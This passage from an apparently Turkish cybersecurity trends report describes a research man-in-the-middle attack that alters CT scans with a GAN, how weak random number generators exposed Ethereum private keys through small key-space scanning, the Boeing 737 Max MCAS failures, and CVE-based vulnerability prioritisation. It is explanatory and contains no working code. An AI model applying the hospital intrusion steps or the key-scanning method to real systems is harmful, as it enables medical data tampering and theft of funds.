Sahte sonuç içeren taramaları üretmek için özel bir derin sinir ağı (deep neural network) türü olan çekişmeli üretici ağlar (generative adversarial networks) kullanılmış. Her CT taraması 512x512 piksel çözünürlükteki kesitlerden oluşmaktadır. Buna göre 3-Boyutlu bir insan vücudu taraması 157 milyon (512x512x600) voksel içerir (Voksel, Piksel'in 3-Boyutlu düzlemdeki karşılığıdır). Saldırının gerçek zamanlı olmasını sağlamak için eğitilen sistem bütün bir tarama sonucunu tekrar işlemek yerine taramada kanser bulgularının yerleştirilebileceği bir kesit belirler ve sadece bu kısım üzerinde işlem yapar. Araştırmacılar sahte/oynanmış tarama sonuçlarını üretmek için 888 adet gerçek CT taraması kullanmışlar.

Bu tür bir saldırının nasıl yapılacağını göstermek için araştırmacılar gönüllü bir hastanenin radyoloji bölümünde sızma testi düzenlemişler. Bu testte bilgisayarlı tomografi taraması yapan cihazlar üzerinde Raspberry Pi 3B kullanarak Man-in-The-Middle saldırısı gerçekleştirilmiş. Testin adım adım işleyişi Şekil 68'de görülmektedir. Saldırgan (burada testi gerçekleştiren araştırmacı) temizlik personelinin tarama odasının kapısını açması için gece yarısına kadar bekledikten sonra içeri girerek tarayıcıyı kontrol eden bilgisayar ile PACS sunucu arasına yanında getirdiği Raspberry Pi 3B cihazını yerleştirir. Burada saldırının yaptığı sadece kablo bağlantısını kontrol bilgisayarından çıkarıp Raspberry Pi 3B'ye takmak ve Raspberry'den de kontrol bilgisayarına bir kablo takmaktır (şekilde görülen 2 numaralı pozisyona Raspberry Pi 3B cihazı yerleştiriliyor). Bu sayede adımdan sonra tarama cihazından çıkan bütün sonuçlar PACS sunucusuna gönderilmeden önce saldırının yerleştirdiği Raspberry üzerinden geçer. Saldırgan da belli bir uzaklıktan kablosuz bağlantıyla yerleştirmiş olduğu cihaza erişim sağlar ve bütün sonuçları anlık olarak görür ve çekişmeli üretici ağlarla eğitilmiş uygulamayı çalıştırarak istediği sonuçlar üzerinde değişiklik yapabilir.


PACS sistemlerinde kullanılan DICOM protokolünün taşıdığı verilerin değiştirilebilmesi sorunu birçok araştırmaya konu olmuştur. Hastanelerdeki bilgi işlem personelinin bu tür saldırılara karşı alabileceği önlemlerin başında PACS sisteminde transfer edilen verinin şifrelenmesi gelmektedir. Medikal ortamlarda veri gizliliğine bugüne kadar olduğundan daha çok özen gösterilmiştir. Ayrıca PACS sunucularının akıllıca yapılandırılarak ihtiyaç duyulmayan durumlarda hastane dışına açılmaması da alınması gereken diğer bir önlem olarak gözükmektedir.

12. Blok Zinciri Gizli Anahtarları ve Rasgelelik

Her geçen gün yaygınlaşan blok zinciri (blockchain) uygulamalarıyla ilgili güvenlik açısından önem taşıyan değişik haberlere sık sık rastlıyoruz. Bu seferki araştırma blok zinciri uygulamalarının güvenliğinin temel taşı olan açık-gizli anahtarlar (public-private key) üzerine. Bu anahtar çiftleri özellikle Bitcoin, Ethereum, Ripple vb. kripto para uygulamalarında hayati önem taşıyor. Üretilen anahtarlardan açık olanı cüzdanınızın açık adresini elde etmede, gizli olanı da ödemelerinizi başka bir adrese gönderirken dijital olarak imzalamak için kullanılıyor. Bu bakımdan gizli anahtarınızın asla ifşa olmaması gerekiyor, bunun için de donanımsal cüzdanlardan gizli anahtarınızı bir kâğıda yazıp kasada saklamaya kadar birçok farklı yol öneriliyor.

Araştırmadaki konumuz anahtarınızın nasıl korunacağından çok nasıl üretildiğiyle alakalı. Araştırmacılar Ethereum hesapları üzerinde yaptıkları araştırmalarda bazı gizli anahtarları açığa çıkarmayı başarmışlar^[8]. Gizli anahtarın ele geçmesiyle hesabın da ele geçtiğini tekrar hatırlatalım. Ethereum işlemlerinde gizli anahtarın üretilmesinden cüzdan adreslerini oluşturmaya giden süreç basitçe şu şekilde işliyor:

- Gizli anahtar (K) 32 bayt uzunluğunda rasgele olarak oluşturulur.
- K anahtarı ile secp256k1 eliptik eğrisi üzerinde işlem yapılarak açık anahtar (P) üretilir [9].
- P açık anahtarı bir özet fonksiyonuna sokulur (Keccak-256), çıktının son 20 baytı cüzdanınızın açık adresidir.



Şekil 69: Ethereum cüzdan adresinin gizli anahtardan elde edilişi.

Bir cüzdana transfer yapacağınız zaman o cüzdanın adresini kullanırsınız. Yapılan işlemi gizli anahtarınızla imzalarsınız ve sistemdeki herkes sizin açık anahtarınızı kullanarak yaptığınız işlemi doğrulayabilir. Burada kullanılan eliptik eğri ve özet algoritmasında bilinen bir zayıflık olmadığını belirtelim. Sistemde olabilecek tek zayıflık rasgele sayı üreticileri gibi gözüküyor. Araştırmacılar da yaptıkları denemelerde kötü rasgele sayı üretici kullanan uygulamaların gizli anahtarlarının afişe edilebileceğini göstermişler.

Öncelikle tanımı kötü yapılmış süreçlere bir bakalım. Standartlar 1'den büyük ve eliptik eğrinin kabul ettiği 256 bitlik maksimumum sayıya kadar herhangi bir sayıyı gizli anahtar olarak kabul ediyor. Ayrıca özet algoritması girdisinin de gerçekten bir gizli anahtara karşılık gelen açık anahtar olup olmadığının bir kontrolü yok. Araştırmacılar gizli anahtarın “1” seçilme durumundan başlamışlar. Evet, düzgün bir rasgele sayı üreticinin 256 bitlik bir rasgele sayı istediğinizde 1 üretme ihtimali yolda yürürken başınıza kuyruklu yıldız düşme ihtimalinden kat be kat düşüktür. Ancak gerçekte durum öyle mi bakalım.

Gizli anahtar olarak “1” seçtiğimizde buna karşılık gelen cüzdan adresi;

🍊 Keccak256_lsb160(secp256k1(1))= 0x7e5f4552091a69125d5dfcb7b8c2659029395bdf

olarak hesaplanabilir (lsb160=çıktının en anlamsız 20 baytı). Etherscan.io adresinden bu cüzdanı sorguladığımızda gerçekten böyle bir cüzdanın var olduğunu ve şu ana kadar 684 adet işlem gerçekleştirdiğini görebiliyoruz ^[10]. (Şu an cüzdanda bir bakiye yok ancak olsaydı gizli anahtarı (K=1) bildiğimizden istediğimiz yere yollayabilecektik. Bu bir hata mı yoksa test amaçlı bilerek seçilmiş bir cüzdan mı bilemiyoruz. Ancak buradan yola çıkarak araştırmacılar başka bu tür zayıf adresler olup olmaya-
cağını araştırmışlar.

Rasgele sayı üreteçlerinin zayıflığı işletim sisteminin rasgele sayı havuzunun entropisinin çok düşük olmasından kaynaklanabileceği gibi (örneğin sanal makineler), hatalı kodlamalar hatta zararlı yazılımla da ilgili olabilir. Araştırmacılar 256 bitlik gizli anahtarları 32 bitlik 8 ayrı parçaya bölerek zayıf anahtarlar üretmişler. Örneğin bir rasgele sayı üretici entropisi 32 bit olan çıktılar versin, bir kodlama hatası sebebiyle bu üreteçten 256 bitlik veri istediğinizde sadece son 32 biti rasgele diğer bitleri 0 olan bir çıktı üretebilir.

Bu gibi durumlara gerçekten rastlanılabilir mi diyerek araştırmacılar;

- 000
00000000000000000000000001 'den başlayarak,
- 00
0000000000000000FFFFF'ye kadar tüm anahtarların karşılık gelen açık anahtarlarını ve cüzdan adreslerini Sekil 69'deki gibi üretmişler.

Burada anahtarın son 32 bitindeki her değer tarandığından yaklaşık 4,3 milyar gizli anahtar-cüzdan adresi çifti üretilmiş. Ethereum'a ait tüm cüzdan adreslerini (hepsi biliniyor) hafızada tutarak ürettikleri her adresi bu tabloyla hızlı bir şekilde karşılaştırmışlar.

Elde edilen sonuçlar çok ilginç. Gizli anahtardaki 8 farklı kısım ayrı ayrı tüm olasılıklarla taranarak 732 hesabın gizli anahtarı ele geçebilmiş ve bu hesaplara karşılık gelen ve geçmişte yapılan toplam 49.060 işlem tespit edilmiş. Ayrıca Keccak256 özet algoritmasına boş bir değer (string) (“ ”) girdiğinizde çıkan “0xdcc703c0e500b653ca82273b7bfad8045d85a470” adresini kontrol ettiklerinde de son 3 yılda 28 işlemle 373.000\$'lık kripto para gönderildiği tespit edilmiş. Elbette bu para sistem içinde kaybolan, asla kimsenin sahip olamayacağı bir para, çünkü boş bir değere karşılık gelen gizli bir anahtar yok! Muhtemelen bir yazılım hatasından dolayı sistem içinde hapsolan bir kripto para olduğu değerlendirilmektedir.

13. Boeing 737 Max ve Uçuşa Yazılım Müdahalesi

Dünyanın en hızlı ve güvenilir ulaşım aracı olan uçaklar bir kazaya dâhil olduğunda ister istemez bütün dünyanın dikkatini çekiyor. Üstelik aynı markaya ait aynı model iki uçak yaklaşık 5 ay arayla ölümcül kazalara sebep olunca bu bir skandal olarak medyaya yansıyor.

2019 Ocak ayı verilerine göre Boeing 737 Max uçakları 5.000'in üzerinde siparişe ulaşmış, 350'den fazla uçak da havayolu şirketlerine teslim edilmiş bulunuyordu. Ancak önce Ekim 2018'de bir Boeing 737 Max uçağı Cakarta'da düşerek 189 kişinin ölümüne sebep oldu, 5 ay sonra, Mart 2019'da da ikinci bir uçak Etiyopya'da havalandıktan kısa süre sonra düştü; bu kazada da 157 kişi öldü. Bu ikinci kazanın ardından birçok ülke bu modelin kullanımını geçici olarak durdurdu ve hava sahalarını bu uçağa kapattı^[11].



Sekil 70: Etiyopya Boeing 737 Max Kazası^[12].



Şekil 71: Orijinal Boeing-737 motoru (solda), büyütülmüş ve yere yakınlaşmış Boeing-737 MAX motoru (sağda).

Kazaların ardından veriler incelendiğinde iki kazanın çok büyük benzerlikler içerdiği belirlendi. Yapılan analizler uçakların çakılmasına 737 Max modelindeki bir yazılım hatasının sebep olduğunu gösterdi.


Uçak imalatçıları farklı bir model uçak ürettiklerinde, pilotların bu modelle ilgili bir eğitim alması ve sertifika sahibi olması gerekmektedir. Ancak bu süreç hem zaman gerektirdiğinden hem de havayolu firmaları için maliyetli olduğundan pek tercih edilmemektedir. Boeing, klasik 737'leri kullanabilen pilotlar tarafından kolaylıkla uçuşlabilecek, yeni bir eğitim süreci gerektirmeyen bir model geliştirmek için var olan 737 modeline daha büyük motorlar ekleyerek 737 Max'ı satışa çıkardı (Şekil 71). Ancak bunun için daha büyük motorların eskisine kıyasla kanatların daha ilerisine—uçanın ağırlık merkezini etkileyecek biçimde—yerleştirilmesi gerekmişti.

Yapılan incelemede aerodinamikte yapılan değişikliğin, “perdövites” oluşma riskini artırdığı tespit edildi.

Rüzgârdan elde edilen kaldırma kuvvetinin kaybolması anlamına gelen perdövites her uçakta oluşabilen bir durum ve pilotlar aldıkları eğitim sayesinde uçağı bu durumdan kolaylıkla çıkarabiliyorlar. Motorların yeni pozisyonu uçağın aerodinamiğini etkileyince, Boeing bu sorunu uçağı MCAS adlı sistemi ekleyerek yazılım desteğiyle düzeltme yoluna gitti^[12].

Bu sistem, gerekli gördüğü takdirde belirli sensörlerden veri alarak uçağın hücum açısını değiştirebiliyor. MCAS, perdövites durumu tespit ettiğinde devreye girip uçağın açısına müdahale ediyor fakat pilotlar sistemin yanlış çalıştığını tespit etse bile pilotların kontrolü ele almasına izin vermiyor. Uçağın kara kutusu incelendiğinde, Şekil 72’de aktarıldığı gibi pilotun uçağın burnunu kaldırmak için yaptığı müdahaleler görünüyor. Ancak MCAS sistemi pilotun müdahalesini bile bastırarak ölçüde burnu aşağı çeviriyor.

Perdövites durumunun tespit edilmesi için uçağın gövdesinde bulunan iki adet hücum açısı sensörünün



Şekil 72: Kara kutu incelemesi ve MCAS müdahalesi.

sadece birinden gelen veriler kullanılıyor. Veri alınan sensörün yanlış çalışması durumunda sistem de ona göre uçağın açısını yanlış ayarlayarak çakılmasına sebep olabiliyor. Tek sensör yerine iki sensörden gelen veriler çapraz kontrol ediliyor olsaydı sistemin çok daha güvenli olacağı halen gündemdeki konulardan biri ^[13].

737 Max'de yaşanan sorunun sebebi tespit edildikten sonra Boeing, hücum açısı sensörlerinin yanlış veri sağlaması durumunda ek güvenlik katmanları oluşturacak bir yazılım güncellemesi yayınlacağını duyurdu. Ancak sorunun bir yazılım güncellemesiyle giderilip giderilemeyeceğinin yanı sıra pilotların uçak üzerindeki hâkimiyetine bu denli sert bir yazılımsal müdahalenin havacılık kaidelerine ters olup olmadığı tartışılmaya devam edilecek gibi gözüküyor.

Özetle, Boeing 737 Max modelinde yapılan tasarım ve yazılım güncellemeleri ilk aşamada ön plana çıkıyor olsa da yaşanan kazalar sonrasında yapılan incelemeler uçak tasarım sürecinde uygulanan bazı stratejilere dikkat çekmiştir. Uçak tasarımının klasik 737'lere benzetilerek eğitim ihtiyacının ortadan kaldırılması, motor-gövde kısmında yapılan değişikliklerin uçağın aerodinamiğini etkilemesi ve MCAS sisteminin pilot müdahalesine izin vermemesi gibi hususlar hali hazırda tartışma konusu olsa da dikkat edilmesi gereken bir diğer husus yazılım güvenliği ve güvenli yazılım geliştirmedir.

Yaşan kazalardan sonra uçağın tasarımı ve pilotların eğitimi konuları kadar güvenli yazılım geliştirilmesi konusunun önemi de bir kez daha ortaya çıkmıştır. Kazadan sonra çıkan 737 Max yazılımının geliştirilmesi sürecinde saat ücretliyle çalışan yazılımcılardan destek alındığına ilişkin haber ve söylentiler ise halen ayrı bir tartışma konusudur.

DÖNEM İNCELEME KONUSU


Etkin olarak zafiyet tespiti ve yönetimi siber güvenlikteki en önemli konuların başında gelmektedir. Bu kısımda kurumsal ortamlardan zafiyet ve risk yönetiminin nasıl yapılması gerektiği analiz edilmekte ve STM'nin inovatif olarak geliştirdiği CydecSys (Siber Güvenlik Karar Destek Sistemi) yazılımının kurumsal zafiyet ve risk yönetimine sağladığı katkılar detaylandırılmaktadır.

14. Kurumsal Zafiyet ve Risk Yönetimi

Bilgi teknolojileri hayatımıza getirdikleri kolaylıklarla günlük yaşantımızda, ev ve ofis işlerinde her geçen gün daha fazla kullanım alanı bulmakta, bunun sonucu olarak da bu sistemlere olan bağımlılığımız her geçen gün biraz daha artmaktadır. Bilgi teknolojileri aynı zamanda baş döndürücü bir hızla gelişmekte ve buna bağlı olarak hem karmaşıklıkları hem de farklı sistemlere olan

bağımlılıkları artmaktadır. Bu hızlı gelişim ve artan karmaşıklığın doğal bir sonucu olarak bilgi sistemlerinin zafiyet sayısı ve çeşitliliğindeki artış, siber saldırganlar için daha geniş bir saldırı yüzeyi oluşturarak kişi, kurum ve toplumlar için daha fazla tehdit ve riske neden olmaktadır.


Bilindiği üzere, siber saldırganlar tarafından en çok istismar edilen zafiyet türü yazılım zafiyetleridir. Açık veya ücretli zafiyet veri tabanları siber güvenlik uzmanları/sistem yöneticilerine yazılım zafiyetleriyle ilgili daha detaylı bilgi edinme imkânı vermektedir. 1999 yılından beri NIST (National Institute of Standards and Technology) tarafından işletilen açık bir zafiyet veri tabanı olan NVD (National Vulnerability Database) zafiyet veri tabanında Mayıs 2019 itibarıyla toplam 116.000 kadar zafiyet yer alıyordu. Bunların yaklaşık 16.000'i geçtiğimiz yıl tespit edilmiştir ve son iki yılda açıklanan zafiyet sayısı (yaklaşık 30.000) neredeyse önceki 5 yılda açıklanan zafiyet sayısına eşittir. Bu sayılar yazılım zafiyetlerinden kaynaklı saldırı yüzeyinin büyüklüğü ortaya koymaktadır. Bu durum önümüzdeki dönemde yazılım zafiyetlerinden kaynaklanan siber tehditlerin artarak devam edeceğini göstermektedir.



Şekil 73: Yıllara göre zafiyet sayıları (Kaynak:NVD).

NVD veri tabanı yıllardır açık kaynak olarak zafiyet tanımları, zafiyetin bulunduğu ürünler, zafiyet skorları gibi bilgileri tutmaktadır. Ancak ürün ve zafiyet sayısının sürekli arttığı göz önüne alındığında NVD veri tabanının güncel haliyle bu ihtiyaçlara ne kadar cevap verebildiği de tartışma konusu oluyor ^[14]. NVD'de bir zafiyetin tanımlanma süreci kabaca şöyle bir döngüden oluşuyor.


Şekil 75'te de görüldüğü üzere açık bir kaynak olan NVD'nin aslında zafiyetleri bulmak ve yayınlamak gibi bir görevi yok. Turuncu ile işaretlenen ve NVD'nin sorumluluğunda olan konular temel olarak zafiyetlerle ilgili numaralandırmayı (CVE-id atanması) ve süreç sonucunda zafiyetle ilgili firma tarafından verilen bilgilerin (zafiyetin geçerli olduğu ürünler, yama bilgileri vb.) analiz edilerek yayınlanmasını kapsıyor. Zafiyeti tespit eden kişi ya da kuruluşun genelde NVD'ye doğrudan başvurma şansı bulunmuyor. Süreci ilgili firmaya başvurarak başlatması



Şekil 74: Zafiyetin Yayınlanma Döngüsü.

gerekiyor. Büyük firmaların genelde kendilerine ait bir CVE havuzu bulunuyor ve bu havuzdan bir CVE numarası araştırmacı firmaya zafiyeti bildirdiği sırada rezerve ediliyor.

Kuşkusuz burada gönüllülük ilkesi söz konusu. Güvenlik araştırmacısı ya da kuruluş isterse bu zafiyeti saklayıp firmaya bildirmeyebilir ki “sıfırıncı gün zafiyeti” dediğimiz şey de burada ortaya çıkıyor. Ancak Şekil 75’te görüleceği gibi aslında sıfırıncı gün zafiyetleri sanıldığı kadar çok değil, bilinen zafiyetlerin etkisi çok daha fazla diyebiliriz. Örneğin 2017’de yaması çıkmadan, firmanın bilgisi olmadan ifşa olan toplam zafiyet sayısı sadece 14. Elbette el altından satılan ve halen bilmediğimiz sıfırıncı gün zafiyetleri de olabilir. Ancak bu zafiyetlerin arkasında devlet destekli kurumlar bile olsa (bkz. ifşa olan NSA exploitleri) er ya da geç sızacak olduğundan aşağıdaki rakamlar az çok bir fikir verecektir.



Şekil 75: Sıfırıncı Gün Zafiyetleri.

Daha önce de belirtildiği gibi, araştırmacının zafiyeti bildirmemesiyle kırılan zafiyetin yayınlanma zinciri, pekâlâ zafiyetli ürüne sahip firma tarafından da sekteye uğratılabilir. Çünkü firmaların zafiyet bilgisini aldıktan sonra NVD’ye bildirme zorunluluğu yok. Çoğu firma yamayı da çıkarmasına rağmen NVD’ye bildirmemeyi ya da geç bildirmeyi tercih ediyor. Hatta çoğu zaman bildirmeyi untabiliyor! Aşağıdaki örnekte Samba’nın 4.0 sürümünden sonrasını ilgilendiren bir zafiyetin 2018 yılında Samba.org adresinde yayınlandığı görülüyor [15]. Ancak NVD’den CVE-id rezerve edilmesine rağmen bu zafiyetin detaylarının NVD’ye bildirilmediği gözüküyor [16]. Bu durumda tek kaynak olarak NVD’yi kullanan bir zafiyet tarayıcının bu zafiyeti tespit etmesi mümkün olmuyor.

CVE-2018-16860.html

```
=====
== Subject: Samba AD DC S4U2Self/S4U2Proxy unkeyed checksum
==
== CVE ID#: CVE-2018-16860
==
== Versions: All Samba versions since Samba 4.0
              All releases of Heimdal from 0.8 including 7.5.0
              and any products that ship a KDC derived from one of
              those Heimdal releases.
==
== Summary: The checksum validation in the S4U2Self handler in
              the embedded Heimdal KDC did not first confirm that the
              checksum was keyed, allowing replacement of the
              requested target (client) principal.
=====
```

Şekil 76: Zafiyet bilgileri.



Şekil 77: NIST zafiyet arama motorunda çıkan sonuç.

```
'CVE-2015-5969
Privilege: None
Description: The mysql-systemd-helper script in the mysql-community-server package
before 5.6.28-2.17.1 in openSUSE 13.2 and before 5.6.28-13.1 in openSUSE Leap 42.1 and
the mariadb package before 10.0.22-2.21.2 in openSUSE 13.2 and before 10.0.22-3.1 in
SUSE Linux Enterprise (SLE) 12.1 and openSUSE Leap 42.1 allow local users to discover
database credentials by listing a process and its arguments.
```

Şekil 78: Hatalı zafiyet bilgileri (CVE-2015-5969).

Bu tür gecikmelerin yanı sıra, her ne kadar analistlerin son kontrolünden geçse de zafiyetlerin tanımında da bazı hatalar olabiliyor. Şekil 78’de aktarılan CVE-2015-5969 no’lu zafiyetin atak vektörü tanımlarının zafiyet detayıyla uyuşmadığı görülüyor. Saldırı vektöründe herhangi bir ön koşul istenmediği belirtilirken (privilege: none)

zafiyet detayında lokal bir kullanıcı olmamız gerektiğini anlıyoruz.

Günümüzde yama geçilmemiş herhangi bir işletim sisteminin yayınlanmış ilk sürümlerinde 1.000'den fazla zafiyet çıkabiliyor. Tüm zafiyetler aynı risk seviyesinde olmadığı gibi hepsinin yayınlanmış bir istismar kodu da olmayabiliyor. Aşağıdaki tabloda güncel bazı işletim sistemlerinin yama geçilmemiş ve servis paketi yüklenmemiş sürümlerinin sahip olduğu zafiyet sayıları veriliyor. Bu makinelerde işletim sistemi harici hiçbir uygulama yüklenmemiş olduğunu, bu sayıların eski işletim sistemleri için çok daha fazla olacağını ve binlerce makinelik ortamlarda sadece istismar edilebilir zafiyetleri önceliklendirmenin bile gerçekten zorlayıcı olacağını da ekleyelim.

OS \ CVSS Skoru	Düşük	Orta	Yüksek	İstismar Edilebilir Zafiyet Sayısı
Ubuntu 18.04	35	378	119	8
Debian 9	46	764	245	18
Windows 10 1511	224	260	400	14

Tablo 4: Güncel işletim sistemlerindeki zafiyet sayıları.

Zafiyet sayılarının artmasının yanı sıra en büyük sorunun zafiyetlerin önceliklendirilmesi olduğunu söyleyebiliriz. Örnek olarak Şekil 79'daki topolojideki toplam 5 adet zafiyeti önceliklendirmeye çalışalım. Zafiyetlerin CVSS skorlarına bakıldığında (Tablo 3) en tehlikeli gözükten iki


zafiyetin 10 CVSS skorları ile "BlueKeep" ve "ShellShock" olduğunu görüyoruz. Genellikle bir uygulama veya web sunucusunun ele geçmesi bir çalışan bilgisayarının ele geçmesinden daha büyük zarar verebilir, dolayısıyla ilk bakışta önceliğimiz bu iki zafiyet gibi görünüyor. Ancak gerçekten öyle mi? Çalışan bilgisayardan ağ içinde nerelere kadar sızabileceğiyle ilgili detaylı bir analiz yaparsak ve güvenlik duvarı ile IDS cihazındaki imzaları da değerlendirecek şekilde şöyle bir durumla karşı karşıya kalırız.

ETERNALBLUE zafiyetini istismar etmek için 445 no'lu portun açık olması gerekir, ayrıca güncel bir IDS'de imza bulunmaktadır. Dolayısıyla bir dış tehdidin bu zafiyeti sömüremeyeceğini düşünebiliriz. BLUEKEEP zafiyetinin henüz IDS imzası çıkmamış olabilir, ancak DMZ üzerinde RDP portunun açık olmayacağını varsayarsak dış tehdit yine bu zafiyeti sömüremeyecektir.

BLUEBORNE zafiyeti bluetooth ile ilgilidir ve geleneksel güvenlik duvarı ve IDS ile tespiti imkânsızdır. Bu zafiyet kullanılarak cihaz ele geçirildiğinde ise uygulama sunucularından LDAP sunucusuna erişilebilir. Buradaki POODLE zafiyetiyle de aradaki şifreli trafiğin okunabilmesi sonucu kullanıcıların kimlik bilgileri açığa çıkaracaktır. Saldırgan kimlik bilgileri ile ağdaki birçok noktaya erişebilir.

SHELLSHOCK zafiyetinin olduğu makineye sadece DMZ'den erişim vardır. Mevcut kurallarla DMZ'deki bir cihazı ele geçiremiyorsa buradaki zafiyeti de sömüremez.

Bu ilginç örnekte gördüğümüz gibi CVSS skorlarının gerçek hayatta tek başına bir anlamı yoktur. Mutlaka güvenlik duvarı, IDS, istismar kodu bilgileri, tehdit lokasyonları



Şekil 79: Örnek zafiyet önceliklendirme.

Zafiyet	CVSS Skoru	Diğer Bilgiler
ETERNALBLUE	9.3	IDS tarafında imzası mevcut.
BLUEKEEP	10.0	Güvenlik duvarında engellenir.
